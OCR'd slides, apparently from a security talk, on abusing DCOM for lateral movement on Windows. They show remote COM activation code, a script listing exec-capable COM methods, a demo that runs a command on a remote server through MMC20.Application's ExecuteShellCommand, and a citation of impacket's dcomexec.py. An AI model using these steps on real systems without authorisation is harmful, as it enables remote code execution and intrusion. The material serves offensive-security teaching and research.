
FirewallCheck.exe – Remotely!




FirewallCheck.exe — Remotely!

```
15      COSERVERINFO serverInfo = { 0 };
16      serverInfo.pwszName = (LPWSTR)remoteComputerName;
17
18      MULTI_QI mqi = { 0 };
19      mqi.pIID = &__uuidof(INetFwPolicy2);
20      mqi.pItf = nullptr;
21      mqi.hr = 0;
22
23      hr = CoCreateInstanceEx(
24          clsid,
25          nullptr,
26          CLSCTX_REMOTE_SERVER,
27          &serverInfo,
28          1,
29          &mqi
30      );
```

FirewallCheck.exe — Remotely!



Not every class has an AppID..



Let's find the perfect COM object

> COM class with an AppID

> Method with interesting keywords (e.g., *exec*)


> Hope for the best?


Quick & Dirty Search Script

```
PS C:\> .\SearchExecDCOM.ps1
COM Class: {0002DF01-0000-0000-C000-000000000046} InternetExplorer.Application.1
  - Application.ExecWB()
  - Parent.ExecWB()

COM Class: {49B2791A-B1AE-4C90-9B8E-E860BA07F889} MMC20.Application.1
  - Document.ActiveView.ExecuteScopeNodeMenuItem()
  - Document.ActiveView.ExecuteSelectionMenuItem()
  - Document.ActiveView.ExecuteShellCommand()
  - Document.Views.ExecuteScopeNodeMenuItem()
  - Document.Views.ExecuteSelectionMenuItem()
  - Document.Views.ExecuteShellCommand()
```

Demo

```
PS C:\> whoami
company\jdoe.adm
PS C:\> $com = [System.Activator]::CreateInstance([Type]::GetTypeFromCLSID('49B2791A-B1AE-4C90-9B8E-E860BA07F889', 'SRV01.COMPANY.LOCAL'))
PS C:\> $com.Document.ActiveView.ExecuteShellCommand("C:\Windows\System32\calc.exe",$null,$null,"7")
PS C:\>
```





We “accidentally” found *dcomexec.py* :)

impacket / examples / **dcomexec.py**

gabrielg5 Techdebt examples bootstrapping v2 (#1928)

Code | Blame | Executable File · 651 lines (570 l…

Raw

```
1   #!/usr/bin/env python
2   # Impacket - Collection of Python classes for working with network protocols.
3   #
4   # Copyright Fortra, LLC and its affiliated companies
5   #
6   # All rights reserved.
```

Currently supported objects are:

1. MMC20.Application (49B2791A-B1AE-4C90-9B8E-E860BA07F889) - Tested Windows 7, Windows 10, Server 2012R2
2. ShellWindows (9BA05972-F6A8-11CF-A442-00A0C90A8F39) - Tested Windows 7, Windows 10, Server 2012R2
3. ShellBrowserWindow (C08AFD90-F2A1-11D1-8455-00A0C91F3880) - Tested Windows 10, Server 2012R2

```
19  #
20  #   Drawback is it needs DCOM, hence, I have to be able to access
21  #   DCOM ports at the target machine.
22  #
23  #   Original discovery by Matt Nelson (@enigma0x3):
24  #   https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmc20-application-com-object/
25  #   https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2/
26  #
27  # Author:
28  #   beto (@agsolino)
29  #   Marcello (@byt3bl33d3r)
30  #
```

Going Further

> Search other keywords

> Search other execution techniques (e.g, Office macro)


> Reverse undocumented COM objects

⇒ See: references on slide 80


COM-Based Impersonation

Impersonation Scenario


```
PS C:\> qwinsta /server:SRV01.COMPANY.LOCAL
 SESSIONNAME                 USERNAME                          ID
 services                                                       0
 console                                                        1
 rdp-tcp#0                   jdoe.adm                          2
```



Cross-Session Activation



Remote COM Registry Hijack



